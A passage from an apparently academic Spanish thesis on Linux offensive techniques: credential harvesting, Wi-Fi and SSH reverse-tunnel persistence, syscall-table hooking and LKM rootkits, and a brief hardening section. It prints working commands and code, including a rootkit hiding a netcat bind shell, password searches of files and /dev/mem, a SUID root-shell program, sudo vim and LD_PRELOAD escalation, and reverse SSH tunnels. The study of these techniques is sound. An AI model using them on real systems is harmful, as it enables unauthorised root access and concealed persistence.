- Credenciales predecibles (histórico): Consiste en obtener todos los hashes de los usuarios del dominio, mediante el uso de técnicas como la reconstrucción el archivo *NTDS.dit*. Una vez se tienen los hashes de todos los usuarios, y el histórico de los hashes correspondientes a las contraseñas previas, se procede a recuperar las contraseñas en texto claro. Finalmente se realiza un análisis para identificar aquellos usuarios que cuentas con patrones de contraseñas predecibles, por ejemplo "Abril2020", "Mayo2020" y "Junio2020" de forma consecutiva. Los usuarios que cumplan con este patrón, y tengan permisos para acceder a la entidad por vías como *VPN* o *Citrix*, podrán ser usados en cualquier momento, solo teniendo que actualizar el patrón que haya sido actualizado.

- Recuperación de información remotamente: Aunque no es un vector al uso, pero es posible configurar sistemas internos para que cada cierto tiempo recuperen información como la *GAL (Global Address List)*, donde se encuentra el listado de todos los usuarios, y la exfiltren de forma automática. Aunque no se cuente ya con acceso interno, esto permitirá recuperar información que podría ser utilizada para volver a acceder a la entidad, por ejemplo realizando ataques de fuerza bruta contra activos expuestos en Internet que autentiquen contra el dominio interno.

Mantener persistencia mediante tecnología Wireless

- Identificación de claves en sistemas internos: Ya que durante una intrusión se logra acceso a múltiples equipos, una posibilidad para garantizar el acceso a la entidad consiste en recuperar en texto claro las claves de las redes *Wi-Fi* corporativas a las que se conectan los empleados. Esto funcionaría para redes con seguridad *WEP* y *WPA* (Personal), y permitiría acceso a dichas redes en un futuro aun cuando se hubiera perdido acceso a la red interna.

- Conexiones Wi-fi bidireccionales para el despliegue de persistencia: Consiste en la configuración de un sistema interno para que cada cierto tiempo cree o se conecte a una red *Wi-Fi*. Esto permitiría que un ataque se desplazara a la ubicación donde está alojado el usuario, y pudiera acceder a dicho equipo configurado previamente.

6. Hooking de funciones

Como ya se ha expuesto previamente, el *hooking* consiste en la interceptación de llamadas al sistema desde el espacio de usuario para ampliar o comúnmente alterar el comportamiento del sistema operativo, aplicaciones u otros componentes de *software*. En este aspecto, hay que recordar que los sistemas Linux cuentan con una segmentación en anillos según el nivel de privilegios, tal y como se muestra en la siguiente imagen:




Ilustración 11: Segmentación en base al nivel de privilegios [6]

Las técnicas de *hooking* se utilizan para múltiples propósitos como por ejemplo la depuración de programas o *debbuging*, aunque el presente trabajo se centra en como explotar estas técnicas para conseguir la ocultación de acciones en el sistema que permitan garantizar el acceso a un sistema.

Para entender correctamente las técnicas de *hooking*, se va a mostrar a continuación un simple ejemplo de la interacción entre el espacio de usuario y *Kernel* en la utilización del comando 'cat'.




Ilustración 12: Ejemplo de llamada al sistema del comando cat [5]

El proceso de explotación de técnicas de *hooking* es variable, y han sido analizadas múltiples técnicas entre las que destacan las siguientes:

- Uso de *Linux Security API*
- Modificación de la *System Call Table*
- Uso de la herramienta *Kprobes*

Con el objetivo de profundizar y realizar el proceso de *hooking* se ha realizado un análisis de estas técnicas, mostrando las conclusiones en el siguiente punto. Cabe remarcar que existen técnicas adicionales, más o menos potentes, pero para el objetivo del trabajo se ha limitado a las expuestas previamente.

6.1. Técnicas de Hooking

Se muestra a continuación las principales conclusiones extraídas para cada técnica:

Uso de *Linux Security API*:

Se puede plantear como la mejor opción, ya que fue diseñada para tal efecto. El problema es que en este caso nos encontramos con dos grandes limitaciones:

- Los módulos de seguridad no se pueden cargar dinámicamente, por lo que se necesitaría reconstruir el núcleo. Algo que no es viable para el propósito analizado en este documento.

- Con algunas excepciones menores, un sistema no puede tener múltiples módulos de seguridad.

Modificación de la *System Call Table*:

Todos los manejadores de llamadas al sistema Linux se almacenan en la tabla *sys_call_table*, y a través de esta técnica es posible alterar los valores de la tabla y cambiar el comportamiento del programa. Esta técnica cuenta con múltiples ventajas como son:

- Control total sobre las llamadas al sistema
- Una menor sobrecarga del sistema
- Requisitos menores respecto del Kernel

Así mismo, también cuenta con algunas limitaciones o desventajas como son:

- Implementación técnica compleja
- Dificultad de encontrar la tabla de llamadas al sistema
- Únicamente pueden ser modificadas llamadas al sistema

Uso de la herramienta Kprobes:

Kprobes consiste en una *API* específica que permite realizar procesos de *debbuging* y *tracing* sobre el *Kernel* de Linux. En este caso la herramienta cuenta con ventajas como:

- El uso de una *API* madura
- La posibilidad de hacer *debbuging* sobre cualquier punto del Kernel

Aunque también con desventajas tales como:

- Complejidad técnica para trabajar con la herramienta
- *Jprobes* está sin soporte
- Crea una sobrecarga del sistema importante
- Limitaciones de *Kretprobes*

Tras este análisis, y la realización de pruebas se considera que la opción más funcional es la modificación de la *System Call Table*, tanto por potencia como por independencia en el uso de *software* o *APIs*.

6.2. System Calls

Para entender esta técnica que permita alterar las llamadas al sistema primero es necesario entender bien que son estas llamadas al sistema y la tabla *Syscall*.

El *Kernel* realmente actúa como conector entre el usuario y la máquina, por lo que siempre que el usuario quiera realizar alguna acción deberá 'hablar' con el *Kernel*, y pedirle a este que le pase el 'mensaje' a la máquina. Este concepto de 'habla' se da gracias a las llamadas al sistema o 'System Calls'.

Una llamada al sistema es una función del *Kernel* que también es visible para el usuario. Cuando un usuario necesita un realizar una determinada acción, le pide al *Kernel* que ejecute una llamada al sistema. Por ejemplo, el comando 'cat' en Linux usa las llamadas al sistema *open()* para abrir el archivo, *read()* para leer el archivo, *write()* para imprimir la información en la pantalla y *close()* para cerrar el archivo abierto (también usa algunas llamadas al sistema más que no se mencionan).

Esas llamadas al sistema solo se ejecutan en un contexto de *Kernel* porque necesitan acceder a algunas partes que solo el *Kernel* puede (debido a los anillos de protección). Esto es importante y puede ser utilizado con usos maliciosos para ocultar acciones, por ejemplo alterar la función read() de manera que el usuario cuando lea el contenido de un archivo, solo le se mostrase parte del contenido, quedando otra parte oculta.

6.3. Syscall Table

La Sy*scall Table* es un *array* en el *Kernel* que contiene un puntero a todas las llamadas al sistema (*syscalls*) que el sistema operativo ofrece.

```
void *sys_call_table[NR_syscalls] = {
        [0 ... NR_syscalls-1] = sys_ni_syscall,
#include <asm/unistd.h>
};
```

Ilustración 13: Detalle estructura sys_call_table

Como se puede en la imagen previa, *sys_call_table* es una matriz de tamaño *NR_syscalls*, que es una macro definida en el *Kernel* y contiene el número máximo de *syscalls* permitidas. Además, todos los elementos de la tabla *syscall* se inicializan en *sys_ni_syscall*. Cada *syscall* que aún no se ha implementado se redirige a *sys_ni_syscall*. Cuando se implementa una nueva llamada al sistema, el desplazamiento reservado para esa llamada, en *sys_call_table*, se cambiará para contener un puntero a la llamada al sistema recientemente implementado.

El intento principal en este caso es mostrar cómo secuestrar la tabla *syscall*, lo que significa obtener la dirección de la tabla *syscall* en la memoria, para que pueda modificarse y abusar de ella.

En versiones anteriores del *Kernel* de Linux, había una variable explícita para la tabla *syscall* con el nombre '*SYSCALL_TABLE*', pero se eliminó por razones obvias, por lo que los atacantes tuvieron que pensar en nuevas formas originales de obtener la dirección de la tabla *syscall*.

Existen diferentes foras de obtener la dirección en memoria de la *Syscall Table*, entre las que destacan las siguientes:

- Memory Seeking (Búsqueda en memoria)
- Mediante el fichero /proc/kallsyms
- Mediante la función kallsyms_lookup_name()

En el Anexo III se puede encontrar el detalle sobre dichas técnicas.

6.4. Hooking de una syscall

Una vez se ha obtenido la tabla *syscall*, se usará para crear un enlace *syscall*, que permitirá cambiar el comportamiento de una determinada llamada al sistema.

Cuando un usuario solicita una llamada al sistema, el *Kernel* va a la tabla de llamada al sistema, extrae la dirección de la llamada al sistema y luego le indica a la *CPU* que vaya a esa función. Si se cambia la dirección guardada en la tabla, el *Kernel* le indicará a la *CPU* que entre en la función maliciosa, y se habrá logrado el objetivo del *hooking*.

Para entender correctamente el proceso que se va a seguir es importante recordar que hay todo tipo de registros en la *CPU*, y un tipo concreto es el "registro de control". Un registro de control es un registro que contiene *flags* que cambian el comportamiento de la *CPU*. Uno de estos registros es el registro *cr0*. Una *flag* en *cr0* es la *flag WP*, la cual le indica a la CPU si puede o no escribir en secciones de

solo lectura en la memoria. Cuando *esta flag* se establece en 1, la *CPU* puede no escribir en una página de solo lectura, pero cuando se establece en 0, la *CPU* puede escribir cualquier cosa en cualquier lugar.

Por lo tanto, ya que la tabla *syscall* se encuentra en una sección definida como solo lectura, se deberá cambiar la *flag WP* a 1, para poder realizar la escritura en memoria. Se muestran a continuación dos simples funciones que permiten realizar este cambio:

```
#define unprotect_memory()
({
	orig_cr0 =  read_cr0();
	write_cr0(orig_cr0 & (~ 0x10000)); /* Set WP flag to 0 */
});

#define protect_memory()
({
	write_cr0(orig_cr0); /* Set WP flag to 1 */
});
```

Finalmente, y con toda esta información ya es posible generar un simple código que nos permita alterar una determinada llamada al sistema. En el Anexo III se podrá encontrar un simple código de ejemplo.

6.5. Principales posibilidades de hooking

Una vez descrito el proceso para realizar el *hooking* de una función del sistema, se puede destacar la existencia de posibles funciones útiles para ocultar información de cara al diseño de algún tipo de *rootkit*, tales como las siguientes:

System Call	Purpose of Hook
read, readv, pread, preadv	Logging input
write, writev, pwrite, pwritev	Logging output
open	Hiding file contents
unlink	Preventing file removal
chdir	Preventing directory traversal
chmod	Preventing file mode modification
chown	Preventing ownership change
kill	Preventing signal sending
ioctl	Manipulating ioctl requests
execve	Redirecting file execution
rename	Preventing file renaming
rmdir	Preventing directory removal
stat, lstat	Hiding file status
getdirentries	Hiding files
truncate	Preventing file truncating or extending
kldload	Preventing module loading
kldunload	Preventing module unloading

Ilustración 14: Potenciales opciones de hooking por siscall [7]

6.6. Loadable Kernel Modules (LKM)

En este caso es importante describir los *Loadable Kernel Module (LKM)*, que consisten en un subsistema que permite cargar o descargar determinados contenidos dinámicos sobre el *Kernel*, y ampliar así sus capacidades. Con el objetivo de lograr ocultar acciones se hará uso de *LKM*, que consisten en archivos (*object files*) que permitirán extender la funcionalidad el *Kernel* del sistema para realizar acciones como la ocultación de archivos, procesos o tráfico de red.

Nuestro objetivo en este caso será por lo tanto hacer uso las técnicas vistas previamente junto a un *LKM* para sobrescribir el funcionamiento del *Kernel*, y concretamente las funciones que sean de nuestro interés como puntos previos.

Estos módulos, una vez compilados son cargados en el sistema mediante el uso de herramientas como *insmod*, realizando posteriormente las modificaciones correspondientes en la *System Call Table*.

6.7. Ejemplo y uso de rootkit

El objetivo final de un *rootkit* es ocultar ciertas acciones en un sistema, habitualmente mediante el *hooking* de llamadas al sistema. Estas herramientas con comúnmente utilizadas en *malware*, para evitar la identificación y eliminación de estos.

Si bien llegados a este punto, han sido realizadas pruebas para la generación de secuestros de llamadas, no ha sido posible por tiempo crear un *rootkit* o *framework* que permitiera de forma centralizada realizar todas las acciones previas que han sido descritas, por ese motivo, y para evitar perder excesivo tiempo en el desarrollo de un *rootkit* se ha realizado una investigación de *rootkits* públicos.

De ellos, cabe destacar los siguientes dos trabajos:

https://github.com/croemheld/lkm-rootkit
https://github.com/nurupo/rootkit

Si bien el primero tiene mayores funcionalidades, también es algo más dependiente. En cualquier caso, las principales funciones que permiten son las siguientes:

- Comunicación mediante canales ocultos
- *Hooking* automático de la *syscall table*
- Ocultación de ficheros
- Ocultación de módulos del sistema
- Captura oculta de tráfico de red
- Ocultación de paquetes *IPv4* e *IPv6*
- Identificación de *Port Knocking*
- Elevación de privilegios
- Ocultación de *sockets*

Para mostrar un ejemplo de uso se va a proceder a la instalación de segundo ejemplo descrito, el *rootkit* del usuario ‘nurupo’. El proceso de instalación en este caso es muy simple, tal y como se muestra en la siguiente imagen:

```
root@ubuntu:/home/eduardo/rootkit# ls
built-in.o  config.h  modules.order    rootkit.c      rootkit.mod.o
client      LICENSE   Module.symvers   rootkit.ko     rootkit.o
client.c    Makefile  README.md        rootkit.mod.c
root@ubuntu:/home/eduardo/rootkit# insmod rootkit.ko
root@ubuntu:/home/eduardo/rootkit#
```

A modo de ejemplo se va amostrar la sencillez para ocultar un determinado proceso en base al *PID* (Identificador de Proceso), en este caso una simple conexión mediante *Netcat*. Este ejemplo sería similar para ocultar el proceso de conexión inversa con el que realizar la persistencia.

Inicialmente se establece la conexión y se listan los diferentes procesos:




Ilustración 15: Ocultación de procesos mediante rootkit I

Una vez se ha verificado el identificador de proceso, solo se necesita ejecutar el *rootkit* para que oculte dicho proceso, y verificar entonces que el proceso ha sido ocultado y no aparece en la lista de procesos.

```
root@kali:/home/kali/rootkit/lkm-rootkit# nc -lvvp 4444 -e /bin/bash
listening on [any] 4444 ...
192.168.0.159: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.184] from (UNKNOWN) [192.168.0.159] 56724
```

Ubutnu server [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
root@ubuntu:/home/eduardo/rootkit# ps -all
F S   UID   PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S  1000  1023   963  0  80   0 -  1805 wait   tty1     00:00:00 bash
4 S     0  1139  1023  0  80   0 -  1760 poll_s tty1     00:00:00 sudo
4 S     0  1140  1139  0  80   0 -  1618 wait   tty1     00:00:00 su
4 S     0  1141  1140  0  80   0 -  1469 wait   tty1     00:00:00 bash
0 S     0  7007  6992  0  80   0 -   691 poll_s pts/1    00:00:00 nc
0 R     0  7014  1141  0  80   0 -  1882 -      tty1     00:00:00 ps
root@ubuntu:/home/eduardo/rootkit# ./client --hide-pid=7007
root@ubuntu:/home/eduardo/rootkit# ps -all
F S   UID   PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S  1000  1023   963  0  80   0 -  1805 wait   tty1     00:00:00 bash
4 S     0  1139  1023  0  80   0 -  1760 poll_s tty1     00:00:00 sudo
4 S     0  1140  1139  0  80   0 -  1618 wait   tty1     00:00:00 su
4 S     0  1141  1140  0  80   0 -  1469 wait   tty1     00:00:00 bash
0 R     0  7016  1141  0  80   0 -  1882 -      tty1     00:00:00 ps
root@ubuntu:/home/eduardo/rootkit# _
```

Ilustración 16 - Ocultación de procesos mediante rootkit II

Remarcar que durante el análisis también han sido identificados otros *rootkits*, pero menos completos, fáciles de gestionar, adaptación y útiles para el objetivo del presente proyecto.

Llegados a este punto, se ha descrito tanto las diferentes posibilidades que nos permitirían elevar privilegios sobre un sistema, para posteriormente poder desplegar persistencia de la forma que fuera necesaria y sin limitaciones. Una vez desplegada llegaría el momento de ocultar toda la actividad, y garantizarse de esta forma el acceso al sistema a largo plazo mediante la ocultación de acciones como las expuestas previamente.

7. Securización

Aunque no era objetivo del trabajo, tras haber llegado hasta este punto también se ha realizado una breve investigación sobre las posibles opciones que permiten evitar, en la medida de lo posible, el desarrollo de ataques contra sistemas Linux, y concretamente técnicas de *hooking* o elevación de privilegios a través de las cuales poder desplegar persistencia en un sistema.

Sin duda el *framework* Linux Security Module (LSM), es una opción para evitar este tipo de ataques ya que permite la compatibilidad del *Kernel* con múltiples modelos de seguridad, evitando cualquier implementación de seguridad única.

Hay diferentes módulos que hacen uso de estas soluciones, y que principalmente permiten aislar las aplicaciones entre sí para evitar el compromiso de información o el propio sistema en caso de ser objetivo de un ataque.

Algunos de los módulos más comunes son:

- SElinux: Conjunto de reglas muy complejas, pero que permiten un control granular sobre el sistema y la aislación de procesos. La generación de políticas puede ser automatizada, y está aprobado por el Departamento de Defensa de los Estados Unidos como estándar.

- APParmor y Smack: Son dos opciones bastante simples, que pueden ser usadas por personas sin un necesario conocimiento profundo de sistemas Linux. Utilizan controles basados en rutas, que hacen que el sistema sea más transparente y puedan realizarse verificaciones independientes de forma simple.

El análisis de estos módulos ha quedado fuera del objeto de trabajo del proyecto.

8. Conclusiones

8.1. Reflexión crítica sobre el trabajo

Sinceramente el trabajo ha cumplido los principales objetivos que tenía planteados cuando lo seleccione. Durante el desarrollo del presente trabajo se han obtenido conocimientos sobre múltiples técnicas tanto sobre Linux, y el *Kernel* de este, como sobre técnicas ofensivas como son la elevación de privilegios, persistencia o *hooking*.

Respecto de la planificación, se ha seguido en general bastante bien. Si es verdad que se planteó menos tiempo del necesario para la parte final, lo que ha provocado un menor avance en este aspecto. A su vez esto también ha sido bueno, ya que me ha permitido profundizar en el estudio de técnicas ofensivas realmente interesantes.

Si es verdad que el trabajo inicialmente contaba con un enfoque algo diferente, y que, a medida que se ha ido trabajando ha tenido pequeñas variaciones. Estas variaciones se han debido principalmente a las ganas de profundizar más sobre el contenido que estaba siendo revisado, lo cual ha provocado que el proceso de automatización haya sido descartado debido al desmesurado tiempo que conllevaba, y el tiempo limitado que se había fijado.

8.2. Lecciones aprendidas

El trabajo desarrollado ha permitido aprender la mayoría de los conocimientos que fueron planteados al inicio, y que pueden resumirse en los siguientes:

- Estructura y detalles sobre el funcionamiento del *Kernel* de Linux
- Técnicas para lograr la elevación de privilegios en un sistema Linux, tanto en aquellos casos en los que existen vulnerabilidades como debido a una incorrecta configuración del sistema.
- Técnicas para mantener acceso a una máquina Linux una vez esta ha sido accedida o comprometida previamente, permitiendo su control de forma remota incluso desde fuera de la propia organización.
- Técnicas de *hooking* que permiten ocultar las acciones desarrolladas sobre un sistema Linux, garantizando que siempre sea posible tener control de un equipo debido a la dificultad de identificar dichas acciones.

8.3. Trabajo futuro

Sin duda el trabajo desarrollado durante este proyecto puede tener diferentes líneas de trabajo de cara a futuro como son:

- Realizar un desarrollo que permita automatizar todas las acciones descritas para su utilización durante el desarrollo de auditorías de seguridad.

- Ampliación de las técnicas investigadas, ya que existen técnicas adicionales o más avanzadas que también pueden ser desarrolladas para evitar entornos con un amplio nivel de seguridad.

- Investigación y desarrollo de módulos y acciones adicionales a las planteadas en el trabajo con técnicas como movimiento lateral, que permitieran acceso a otros sistemas y con ello la profundización en la intrusión que esté siendo realizada.

9. Glosario

Se muestran a continuación los principales términos y acrónimos más relevantes utilizados dentro del presente trabajo.

- *Red Team*: Equipo que legalmente reproduce un ataque dirigido sobre una organización, utilizando las mismas técnicas que los atacantes.

- *Blue Team*: Equipo de seguridad interno de una organización.

- *Webshell*: Recurso interpretado por lenguajes como PHP, ASP o JSP, para la interacción con el sistema a través de un recurso web.

- *Pass the hash*: Técnica que permite el desarrollo de acciones tales como el acceso al sistema mediante el par de usuario y hash.

- *Malware*: Software malicioso que realiza acciones no autorizadas por el usuario propietario del sistema.

- *Exploit*: Conjunto de acciones o código que permite tomar ventaja de una vulnerabilidad existente en el sistema.

- *Backdoor*: Puerta trasera con la que poder acceder a un sistema previamente comprometido.

- *CVE*: Código identificador único de una vulnerabilidad publicada.

- *CVSS*: Método para calcular el riesgo de una vulnerabilidad.

10. Bibliografía

Libros:

Aleix Roca, Samuel Rodriguez, Albert Segura, Kevin Marquet, Vicenc Beltran. "A Linux Kernel Scheduler Extension for Multi-core Systems".

Joseph Kong, "Designing BSD Rootkits: An Introduction to Kernel Hacking: A Introduction to Kernel Hacking".

Específicas:

[1] https://cumulusnetworks.com/blog/linux-architecture/

[2] http://www.versolibre.org/

[3] https://developer.ibm.com/technologies/linux/articles/l-linux-kernel/

[4] https://developer.ibm.com/technologies/linux/articles/l-linux-kernel/

[5] https://slideplayer.com/slide/5165322/

[6] https://medium.com/bugbountywriteup/linux-kernel-module-rootkit-syscall-table-hijacking-8f1bc0bd099c

[7] Joseph Kong, "Designing BSD Rootkits: An Introduction to Kernel Hacking: A Introduction to Kernel Hacking".

[8] https://www.man7.org/linux/man-pages/man7/capabilities.7.html

Webgrafía:

https://www.kernel.org/doc/

http://www.tldp.org/HOWTO/html_single/Module-HOWTO/

https://web.archive.org/web/20180609141026/https://w3.cs.jmu.edu/kirkpams/550-f12/papers/linux_rootkit.pdf

http://turbochaos.blogspot.com/2013/09/linux-rootkits-101-1-of-3.html

http://turbochaos.blogspot.com/2013/10/writing-linux-rootkits-201-23.html

https://es.wikibooks.org/wiki/Introducci%C3%B3n_a_Linux/Arquitectura

https://en.wikipedia.org/wiki/Loadable_kernel_module

https://slideplayer.com/slide/5165322/

https://exploit.ph/linux-kernel-hacking/2014/05/10/first-lkm/

https://hackernoon.com/entering-god-mode-the-kernel-space-mirroring-attack-8a86b749545f

https://ptr-yudai.hatenablog.com/entry/2020/03/16/165628

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

https://payatu.com/guide-linux-privilege-escalation

https://github.com/SecWiki/linux-kernel-exploits

https://github.com/bcoles/kernel-exploits

https://www.nettix.com.pe/documentacion/administracion/gestion-de-permisos-de-archivos-y-directorios-en-linux-y-unix

https://www.ibiblio.org/pub/linux/docs/LuCaS/Manuales-LuCAS/doc-unixsec/unixsec-html/node56.html

https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

https://www.boiteaklou.fr/Abusing-Shared-Libraries.html

https://www.contextis.com/en/blog/linux-privilege-escalation-via-dynamically-linked-shared-object-library

https://www.ediciones-eni.com/open/mediabook.aspx?idR=0d510e4b72d7c629cf845128e6784229

https://exploit.ph/linux-kernel-hacking/2014/07/10/system-call-hooking/

https://www.apriorit.com/dev-blog/544-hooking-linux-functions-1

https://www.apriorit.com/dev-blog/546-hooking-linux-functions-2

https://www.tarlogic.com/en/blog/linux-process-infection-part-i/

https://en.wikipedia.org/wiki/Linux_Security_Modules

https://es.wikipedia.org/wiki/SELinux

https://en.wikipedia.org/wiki/AppArmor

https://en.wikipedia.org/wiki/Smack_(software)

11. Anexos

El presente apartado contiene información técnica resumida de las técnicas investigadas y pruebas que han sido realizadas durante el desarrollo del proyecto.

11.1. Anexo I: Elevación de privilegios

El presente anexo muestra el detalle técnico sobre las posibles pruebas que pueden ser desarrolladas para lograr la elevación de privilegios sobre un sistema Linux. Principalmente se mostrarán las acciones o comandos más técnicos que puedan ser realizados y no han sido mostrados en el documento.

Análisis del sistema e identificación de credenciales

Algunas de las acciones que pueden ser realizadas para la identificación de credenciales en el sistema son:

- <u>Búsqueda de contraseñas en el sistema de archivos</u>:

```
grep --color=auto -rnw '/' -ie "PASSWORD" --color=always 2> /dev/null

find . -type f -exec grep -i -I "PASSWORD" {} /dev/null \;
```

- <u>Búsqueda de contraseñas en memoria</u>

```
strings /dev/mem -n10 | grep -i PASSWORD
```

- <u>Identificación de archivos relacionados con contraseñas.</u>

```
locate password | more
```

Identificación de recursos escribibles

Para lograr la identificación de recursos en los que el usuario tenga privilegios de modificación se pueden ejecutar los siguientes comandos:

```
find / -writable ! -user \`whoami\` -type f ! -path "/proc/*" ! -path "/sys/*" -
exec ls -al {} \; 2>/dev/null

find / -perm -2 -type f 2>/dev/null

find / ! -path "*/proc/*" -perm -2 -type f -print 2>/dev/null
```

Binarios con bit SUID

Para realizar la búsqueda de binarios con el bit *SUID* habilitado se realiza:

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \

find / -uid 0 -perm -4000 -type f 2>/dev/null
```

Ejemplo de creación:

```
print 'int main(void){\nsetresuid(0, 0, 0);\nsystem("/bin/sh");\n}' > /tmp/suid.c

gcc -o /tmp/suid /tmp/suid.c

sudo chmod +x /tmp/suid # execute right

sudo chmod +s /tmp/suid # setuid bit
```

Permisos SUDO inseguros

Las principales vías a través de las cuales podemos lograr la ejecución de acciones con privilegios diferentes mediante *SUDO* son:

- NOPASSWD: Atributo que permite desarrollar una acción sin tener que indicar la clave del usuario. Esto podría permitir tanto una elevación de privilegios horizontal como vertical.

  Ejemplo de ejecutar “sudo -l”:

  ```
  (root) NOPASSWD: /usr/bin/vim
  ```

  Explotación mediante GTFOBins:

  ```
  sudo vim -c '!sh'
  ```

- LD_PRELOAD: Si se encuentra definido permite cargar un determinado binario como ‘root’.

  Ejemplo:

  ```
  Defaults        env_keep += LD_PRELOAD
  ```

  Únicamente sería necesario crear y compilar un binario

  ```
  #include <stdio.h>
  #include <sys/types.h>
  #include <stdlib.h>
  void _init() {
  	unsetenv("LD_PRELOAD");
  	setgid(0);
  	setuid(0);
  	system("/bin/sh");
  }
  ```

Compilación:

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

Ejemplo de ejecución:

```
sudo LD_PRELOAD=/tmp/shell.so find
```

Cabe destacar que durante el análisis se han identificado dos herramientas realmente interesantes, que automatizan las acciones previamente mostradas y son *sudo_inject* y *sudo_killer*. Se muestran a continuación los enlaces a dichos proyectos:

https://github.com/nongiach/sudo_inject
https://github.com/TH3xACE/SUDO_KILLER

Capacidades de los binarios

Se muestra a continuación un simple ejemplo de cómo las capacidades de un binario, en este caso *awk* (alias de *gawk*), podrían permitir una elevación de privilegios:

```
root@kali:/home/kali# getcap -r /usr/bin/
/usr/bin/fping = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
```

Ilustración 17: Obtención de capacidades de un binario

Como se puede observar, al ampliar las capacidades nos permite ejecutar el comando y obtener una *shell* mediante un *GTFOBins* (será expuesto más adelante dentro de este mismo punto.

```
root@kali:/home/kali# setcap cap_setuid+ep /usr/bin/gawk
root@kali:/home/kali# exit
exit
kali@kali:~$ sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
root
#
```

Ilustración 18: Modificación de capacidades y obtención de shell (GTFOBin)

11.2. Anexo II: Despliegue de persistencia

El presente anexo muestra los detalles para el despliegue de persistencia en sistemas Linux, mostrando cómo realizar la implantación de persistencia en diferentes casuísticas, según el tipo de conexión con Internet que tenga el sistema Linux.

Conexión directa a Internet

El proceso para desplegar persistencia sobre un sistema Linux que cuente con acceso directo a Internet es muy bastante simple con herramientas como *SSH* y el uso de túneles inversos. Se muestra a continuación cómo hacer uso de *SSH* para realizar el proceso de conexión:

1. Creación de túnel directo al servidor *VPS* mediante usuario y contraseña:

```
ssh [VPS] -p [PUERTO SSH] -C -R [PUERTO VPS]:127.0.0.1:[PUERTO VICTIMA] -l
[USUARIO]
```

Ejemplo:

```
ssh 10.1.1.22 -p 22 -C -R 2222:127.0.0.1:22 -l root
```

2. Creación de túnel directo, sin *shell* (-N) y mediante clave privada (-i):

```
ssh [VPS] -p [PUERTO SSH] -C -R [PUERTO VPS]:127.0.0.1:[PUERTO VICTIMA] -l
[USUARIO] -i [CLAVE PRIVADA]
```

Ejemplo:

```
ssh 10.1.1.22 -p 22 -C -R 2222:127.0.0.1:22 -l root -i test
```

Conexión mediante proxy con o sin credenciales

En aquellas situaciones donde sea necesario que la comunicación pase por un *proxy*, ya tenga o no credenciales, se podrá hacer uso de herramientas adicionales tales como *Corkscrew* y *Proxychains*. De ellos el uso de *proxychains* sería más simple ya que únicamente sería necesario modificar el archivo “proxychains.conf” donde se defina al final del archivo la siguiente información:
